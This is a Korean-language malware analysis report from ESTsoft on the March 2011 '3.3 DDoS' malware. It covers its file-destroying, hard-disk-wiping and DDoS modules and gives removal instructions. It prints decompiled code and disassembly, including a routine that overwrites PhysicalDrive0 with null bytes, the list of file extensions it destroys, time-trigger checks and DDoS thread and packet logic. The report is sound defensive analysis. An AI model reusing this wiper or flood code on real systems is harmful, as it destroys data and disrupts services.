00000050h: [illegible]
00000060h: [illegible]
```

(IP 어드레스 4바이트와 포트 2바이트로 구성)



<mxxxsvc.dll 악성코드의 동작 구조>

C&C 서버로 추정되는 IP에 접속되면 암호화된 패킷을 주고 받아 패킷에 지정된 명령에 따라 C:₩Windows₩NLDRV₩111이나 임시폴더에 또 다른 악성코드를 추가로 다운로드 받아 실행할 수 있다.


ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

4-5) sxxxsvc.dll (Trojan.Agent.docCrypt)

sxxxsvc.dll은 특정 파일 및 하드디스크 파괴를 담당하는 파일로 아래의 어떠한 조건이라도 충족된다면 특정 확장자 파일 및 하드디스크의 파괴 쓰레드(Thread)가 실행되게 된다.

```
}
while ( !v17 );
memcpy(v15 - 1, v16, v14);
if ( !read_noise03_dat(&Str)
  || Str > pvtime
  || (DstBuf = v22, (unsigned int)(signed __int64)((double)v22 + Str) <= (unsigned int)(signed __int64)pvtime) )
  return 1;
LODWORD(DstBuf) = 0,
v18 = fopen(&FileName, "rb");
v19 = v18;
if ( v18 )
{
```


1) DAT 파일이 없거나 열리지 않을 때 (noise03.dat는 감염 시간이 기록되어 있음)
2) 설치(감염) 일자보다 현재 시스템 날짜가 작을 때
3) 현재 시스템 날짜가 악성코드가 설치된 날짜와 지정된 일자를 더한 값보다 큰 경우 (즉시 파괴는 0일, 쉐어박스 유포 경우는 7일, 슈퍼다운 경우는 4일 후 파괴로 설정)



<sxxxsvc.dll 악성코드의 동작 구조>

특정 파일에 대한 파괴는 모든 폴더를 검사하여 특정 조건의 확장자의 파일 내용을 Null 문자열로 채운 후 임의의 8자리 암호를 생성하여 암호가 걸린 CAB 파일로 교체한다.

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.



<원본 정상 파일(위) 및 악성코드에 의해 파괴된 후(아래)>

악성코드에 의해 파괴된 파일은 원천적으로 복구가 불가능하다.

.doc	.hna	.java
.docx	.gul	.cpp
.wpd	.kwp	.h
.wpx	.eml	.c
.wri	.pst	.zip
.xls	.alz	**총 29종**
.xlsx	.gho	
.mdb	.rar	
.ppt	.php	
.pptx	.asp	
.pdf	.aspx	
.hwp	.jsp	


<악성코드가 파괴하는 파일들의 확장자 리스트>

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.


C 드라이버(₩₩.₩PhysicalDrive0) Offset = 0 에 파일포인트를 생성하여 0x400000 byte 씩 100000번을 반복해 NULL 문자열로 덮어쓴다. (하드디스크 파괴 시작)

```
DistanceToMoveHigh = 0;
NumberOfBytesWritten = 0;
v6 = 0;
v1 = 4194304;
VersionInformation.dwOSVersionInfoSize = 284;
if ( GetVersionExW(&VersionInformation) )
{
  if ( VersionInformation.dwPlatformId == 2 )
  {
    if ( VersionInformation.dwMajorVersion == 6 )
      v1 = 512;
  }
}
swprintf(&FileName, (size_t)L"₩₩₩₩.₩₩PhysicalDrive%d", Format);
v2 = CreateFileW(&FileName, 0xC0000000u, 3u, 0, 3u, 0, 0);
if ( v2 != (HANDLE)-1 )
{
  v4 = malloc(v1);
  memset(v4, 0, 4 * (v1 >> 2));
  v5 = (int)((char *)v4 + 4 * (v1 >> 2));
  for ( i = v1 & 3; i; --i )
    *(_BYTE *)v5++ = 0;
  SetFilePointer(v2, 0, &DistanceToMoveHigh, 0);
  do
    ++v6;
  while ( WriteFile(v2, v4, v1, &NumberOfBytesWritten, 0) && v6 < 0x186A0 );
  CloseHandle(v2);
  free(v4);
}
```

악성코드에 의해 파괴된 시스템 또한 일반 사용자가 복구하기 매우 어렵다.



<정상적인 MBR(좌) 영역과 악성코드에 의해 NULL로 Overwrite된 MBR 영역(우)>



<악성코드 의해 파괴된 하드디스크는 정상적인 부팅이 불가능함>


7.7 DDoS의 경우 하드디스크의 MBR 영역만 파괴했고 Memory of the Independence day 메시지가 있었지만 이번 경우 특정한 메시지가 없는 NULL 값이며, 하드디스크의 상당 수 섹터가 Overwrite 되어 정상적인 복구가 더욱 어려워질 것으로 판단된다.

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

<7.7 DDoS 악성코드에 의해 파괴된 하드디스크 MBR 영역 (비교용)>

4-6) wxxxsvc.dll (Backdoor.Dllbot.gen)

wxxxsvc.dll은 윈도우 서비스로 실행되며, 실제 DDoS 공격을 담당하는 파일이다.
최종 DDoS 공격 시작을 위해서는 tlnywye.dat, tljoqgv.dat 파일이 필요하게 된다.



<wxxxsvc.dll 악성코드의 동작 구조>

tlntwye.dat 파일이 로드 되면 GetSystemTime 함수를 이용해 현재시간을 저장하고 연도를 2011로 맞춘다.
이후 tlntwye.dat에 저장된 공격시간과의 현재시간과 비교를 통해 공격시간이 현재시간보다 작으면 다음 루틴으로 넘어가게 되며 만약 지나지 않았다면 1분간 반복적으로 공격시간과 재비교를 시도하게 된다. (다음 루틴으로 넘어갈 때는 tlntwye.dat파일을 삭제한다.)

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

```
10004A8C
10004A8C                loc_10004A8C:           ; tlntwye.dat 메모리 로드
10004A8C E8 2F FE FF FF call    _CheakFile_
10004A91 85 C0          test    eax, eax
10004A93 75 14          jnz     short loc_10004AA9

10004A95
10004A95                loc_10004A95:           ; dwMilliseconds
10004A95 68 60 EA 00 00 push    60000
10004A9A FF 15 1C A0 00+call    ds:Sleep
10004AA0 E8 1B FE FF FF call    _CheakFile_     ; 1분단위로 지정시간과 비교해서
10004AA0                                        ; 지정시간 보다 systemtime이 더 클경우
10004AA0                                        ; tlntwye.dat 파일을 삭제하고 DDOS 진행
10004AA5 85 C0          test    eax, eax
10004AA7 74 EC          jz      short loc_10004A95 ; 1분
```

```
v0 = CreateFileA("tlntwye.dat", 0x80000000u, 0, 0, 3u, 0x80u, 0);
if ( v0 != (HANDLE)-1 )
{
  if ( ReadFile(v0, &Buffer, 8u, &NumberOfBytesRead, 0) && NumberOfBytesRead == 8 )
  {
    CloseHandle(v0);
    GetSystemTime(&SystemTime);
    SystemTime.wYear = 2011;
    SystemTimeToVariantTime(&SystemTime, &pvtime);
    if ( pvtime < Buffer )
      return 0;
  }
  else
  {
    CloseHandle(v0);
  }
  DeleteFileA("tlntwye.dat");
}
return 1;
```

현재까지 수집된 샘플의 DDoS 공격 시간을 확인해 보면 아래와 같다.

참고로, 추가 접수된 변종 샘플의 경우 한국 시각 기준 5일 오전 8시도 새롭게 추가되었으며, DDoS 공격 시간 및 공격 타켓이 지정된 파일 이름이 달라졌다.

(공격 시간 : tlntwye.dat → dasrrvm.dat, 공격 타켓 : tljoqgv.dat → doqmcru.dat)

```
40606.04166666666 (2011-03-04 01:00:00) 10시|00분
40606.39583333334 (2011-03-04 09:30:00) 18시|30분
40607.20238425926 (2011-03-05 04:51:00) 13시|51분
```

4일 10시 00분, 18시 30분

5일 13시 51분

5일 08시 00분 (추가 접수된 변종 파일)

공격시간이 되면 도매인 정보를 포함한 tljoqgv.dat 파일을 메모리에 로드한다.

```
1000452F 57             push    edi
10004530 50             push    eax             ; dwFlagsAndAttributes
10004531 6A 03          push    3               ; dwCreationDisposition
10004533 57             push    edi             ; lpSecurityAttributes
10004534 6A 03          push    3               ; dwShareMode
10004536 68 00 00 00 C0 push    0C0000000h      ; dwDesiredAccess
1000453B 68 10 70 00 10 push    offset FileName ; "tljoqgv.dat"
10004540 FF 15 B8 A0 00+call    ds:CreateFileA
```

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

메모리에 로드된 내용은 난독화가 되어 있으며, 복호화 루틴을 따라 다시 메모리에 저장된다.

```
10004719
10004719                loc_10004719:
10004719 8B 46 08       mov     eax, [esi+8]
1000471C 8B 55 DC       mov     edx, [ebp+var_24]
1000471F 03 C2          add     eax, edx
10004721 8D 8D 74 C7 FF+lea     ecx, [ebp+var_388C]
10004727 50             push    eax
10004728 53             push    ebx
10004729 E8 72 D0 FF FF call    XOR____
1000472E 8B 45 DC       mov     eax, [ebp+var_24]
10004731 83 C3 10       add     ebx, 10h
10004734 83 C0 10       add     eax, 10h
10004737 3B C7          cmp     eax, edi
10004739 89 45 DC       mov     [ebp+var_24], eax
1000473C 7C DB          jl      short loc_10004719
```

복호화를 통해 생성된 DDoS 공격 대상 주소는 1차 40개, 2차 29개 추가 접수된 변종 샘플의 경우 2개를 확인 할 수 있었다.

이후에는 해당 도메인 주소 정보를 바탕을 스레드를 다수 생성하여 DDoS 공격을 시도한다.

```
10004B58 8B 13           mov     edx, [ebx]
10004B5A 8B C8           mov     ecx, eax
10004B5C 6A 00           push    0                ; lpThreadId
10004B5E 6A 00           push    0                ; dwCreationFlags
10004B60 89 11           mov     [ecx], edx
10004B62 8B 53 04        mov     edx, [ebx+4]
10004B65 50              push    eax              ; lpParameter
10004B66 68 10 43 00 10  push    offset DDOS      ; lpStartAddress
10004B6B 89 51 04        mov     [ecx+4], edx
10004B6E 8B 53 08        mov     edx, [ebx+8]
10004B71 6A 00           push    0                ; dwStackSize
10004B73 6A 00           push    0                ; lpThreadAttributes
10004B75 89 51 08        mov     [ecx+8], edx
10004B78 8B 53 0C        mov     edx, [ebx+0Ch]
10004B7B 89 51 0C        mov     [ecx+0Ch], edx
10004B7E 89 38           mov     [eax], edi
10004B80 FF 15 A4 A0 00+call     ds:CreateThread_0
10004B86 8B 5D F8        mov     ebx, [ebp+var_8]
```

Threads

Ident	Entry	Data block	Last error	Status
000000A0	7C7E06F9	7FFD6000	ERROR_SUCCESS (00000000)	Active
00000128	7C7E06F9	7FF9B000	ERROR_SUCCESS (00000000)	Active
0000014C	7C7E06F9	7FF5E000	ERROR_SUCCESS (00000000)	Active
00000208	7C7E06F9	7FF49000	ERROR_SUCCESS (00000000)	Active
0000020C	7C7E06F9	7FF9F000	ERROR_SUCCESS (00000000)	Active
000002D0	7C7E06F9	7FF5F000	ERROR_SUCCESS (00000000)	Active
0000033C	7C7E06F9	7FF78000	ERROR_SUCCESS (00000000)	Active
00000340	7C7E06F9	7FF5D000	ERROR_SUCCESS (00000000)	Active
00000354	7C7E06F9	7FF67000	ERROR_SUCCESS (00000000)	Active
000003E0	7C7E06F9	7FF64000	ERROR_SUCCESS (00000000)	Active
000003F4	7C7E06F9	7FF54000	ERROR_SUCCESS (00000000)	Active
00000454	7C7E06F9	7FF72000	ERROR_SUCCESS (00000000)	Active
00000500	7C7E06F9	7FF94000	ERROR_SUCCESS (00000000)	Active
0000057C	7C7E06F9	7FF53000	ERROR_SUCCESS (00000000)	Active
00000680	7C7E06F9	7FF47000	ERROR_SUCCESS (00000000)	Active
000006C8	7C7E06F9	7FF4E000	ERROR_SUCCESS (00000000)	Active
0000070C	7C7E06F9	7FF93000	ERROR_SUCCESS (00000000)	Active
00000760	7C7E06F9	7FF61000	ERROR_SUCCESS (00000000)	Active
000008E4	7C7E06F9	7FF6A000	ERROR_SUCCESS (00000000)	Active
00000930	7C7E06F9	7FF59000	ERROR_SUCCESS (00000000)	Active
00000934	7C7E06F9	7FFD3000	ERROR_SUCCESS (00000000)	Active
0000093C	7C7E06F9	7FF95000	ERROR_SUCCESS (00000000)	Active
0000098C	7C7E06F9	7FF66000	ERROR_SUCCESS (00000000)	Active
00000AB4	7C7E06F9	7FF9D000	ERROR_SUCCESS (00000000)	Active
00000B0C	7C7E06F9	7FF97000	ERROR_SUCCESS (00000000)	Active
00000BA8	7C7E06F9	7FF4B000	ERROR_SUCCESS (00000000)	Active
00000BB4	7C7E06F9	7FF63000	ERROR_SUCCESS (00000000)	Active
00000C10	7C7E06F9	7FF6C000	ERROR_SUCCESS (00000000)	Active
00000D60	7C7E06F9	7FF7B000	ERROR_SUCCESS (00000000)	Active
00000D64	7C7E06F9	7FF58000	ERROR_SUCCESS (00000000)	Active
00000D8C	7C7E06F9	7FF8A000	ERROR_SUCCESS (00000000)	Active
00000D9C	7C7E06F9	7FF68000	ERROR_SUCCESS (00000000)	Active
00000E30	7C7E06F9	7FFD8000	ERROR_SUCCESS (00000000)	Active
00000E54	7C7E06F9	7FF6F000	ERROR_SUCCESS (00000000)	Active
00000E60	7C7E06F9	7FF4A000	ERROR_SUCCESS (00000000)	Active
00000ED4	7C7E06F9	7FF4F000	ERROR_SUCCESS (00000000)	Active
00000F14	7C7E06F9	7FF98000	ERROR_SUCCESS (00000000)	Active
00000F24	7C7E06F9	7FF6D000	ERROR_SUCCESS (00000000)	Active
00000F44	7C7E06F9	7FFDD000	ERROR_SUCCESS (00000000)	Paused
00000F58	7C7E06F9	7FF82000	ERROR_SUCCESS (00000000)	Active
00000FB0	7C7E06F9	7FF8D000	ERROR_SUCCESS (00000000)	Active
00000FB8	7C7E06F9	7FF44000	ERROR_SUCCESS (00000000)	Active
00000FE8	7C7E06F9	7FFDE000	ERROR_SUCCESS (00000000)	Paused
0000100C	7C7E06F9	7FFD7000	ERROR_SUCCESS (00000000)	Active
00001024	7C7E06F9	7FFDA000	ERROR_SUCCESS (00000000)	Active

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

생성된 스레드는 다시 랜덤한 방식의 패킷을 만들어 외부 접속을 시도하게 된다.

```
10003DAE E8 9D FC FF FF call    sub_10003A50    ; case문
10003DB3 8D 8D AC FE FF+lea     ecx, [ebp+var_154]
10003DB9 51             push    ecx
10003DBA E8 41 FE FF FF call    sub_10003C00    ; case문 2
```

다음은 패킷을 만들어 send를 통해 www.xx.com 발송한 내용이다.

```
ds:send         ; GET / HTTP/1.1..Accept: image/jpeg, application/x-ms-application
                ; , image/gif, application/xaml+xml, image/pjpeg, application/x-ms
                ; -xbap, */*..Accept-Language: ko..User-Agent: Mozilla/4.0 (compat
                ; ible; MSIE 8.0; Windows NT 5.1; Trident/4.0)..Accept-Encoding: g
                ; zip, deflate..Cache-Control: no-store, must-revalidate..Proxy-Co
                ; nnection: Keep-Alive..Host: www.xx.com.
```

공격에 사용하는 프로토콜도 UDP, HTTP, ICMP 등으로 임의 선택된다.


UDP	Source port: efcp Destination port: http
TCP	http > can-ferret-ssl [ACK] Seq=1 Ack=337 Win=64240 Len=0
TCP	http > can-ferret-ssl [ACK] Seq=1 Ack=338 Win=64239 Len=0
UDP	Source port: lispworks-orb Destination port: http
UDP	Source port: mediavault-gui Destination port: http
HTTP	GET / HTTP/1.1
TCP	eserver-pap > http [FIN, ACK] Seq=406 Ack=1 Win=64240 Len=0
TCP	http > eserver-pap [ACK] Seq=1 Ack=406 Win=64240 Len=0
TCP	http > eserver-pap [ACK] Seq=1 Ack=407 Win=64239 Len=0
ICMP	Echo (ping) request
ICMP	Echo (ping) request

5. 치료 및 제거 방법


3.3 DDoS 악성코드들은 알약과 전용백신에서 모두 진단 및 치료가 가능합니다.

<알약에서의 치료방법>

① 바탕화면이나 시작메뉴에서 "알약"을 실행합니다.




② "정밀검사" 버튼을 눌러 디스크 전체를 검사합니다.



 Copyright 2009 © by ESTsoft Corp. All rights reserved.


③ 전체 디스크 검사가 진행됩니다.

④ 악성코드가 발견되면 "치료하기" 버튼으로 감염 파일들을 모두 치료합니다.



기타)

- 악성코드가 잘 치료되지 않을 경우 윈도우를 '안전모드'로 부팅하여 다시 치료합니다. (윈도우 로고가 나오기 전 컴퓨터 부팅화면 초기에 F8 버튼을 눌러 "안전모드"를 선택하면 안전모드로 부팅됩니다.)




ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.


<전용백신에서의 치료방법>

① 알약 홈페이지(http://www.alyac.co.kr)에서 전용 백신을 다운로드 받습니다.

② 전용 백신에서 "검사" 버튼을 눌러 디스크 전체를 검사합니다.



③ 검사가 완료되면 "치료" 버튼을 눌러 전체 감염 파일들을 제거합니다.



기타)

- 검사를 도중에 취소할 경우 "중지" 버튼을 클릭합니다.
- 악성코드가 잘 치료되지 않을 경우 윈도우를 '안전모드'로 부팅하여 다시 치료합니다.
- 전용 백신은 실시간 감시가 제공되지 않으며, 3.3 DDoS 관련 악성코드만을 진단 및 치료할 수 있습니다.

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

<부팅이 되지 않는 PC의 경우의 복구 방법>

3.3 DDoS 악성코드에 감염된 후 4일 혹은 7일이 경과하거나 Noise03.DAT 파일을 삭제한 경우, C&C 서버의 즉각 파괴 명령을 받은 PC에서 하드디스크 파괴가 시작됩니다.

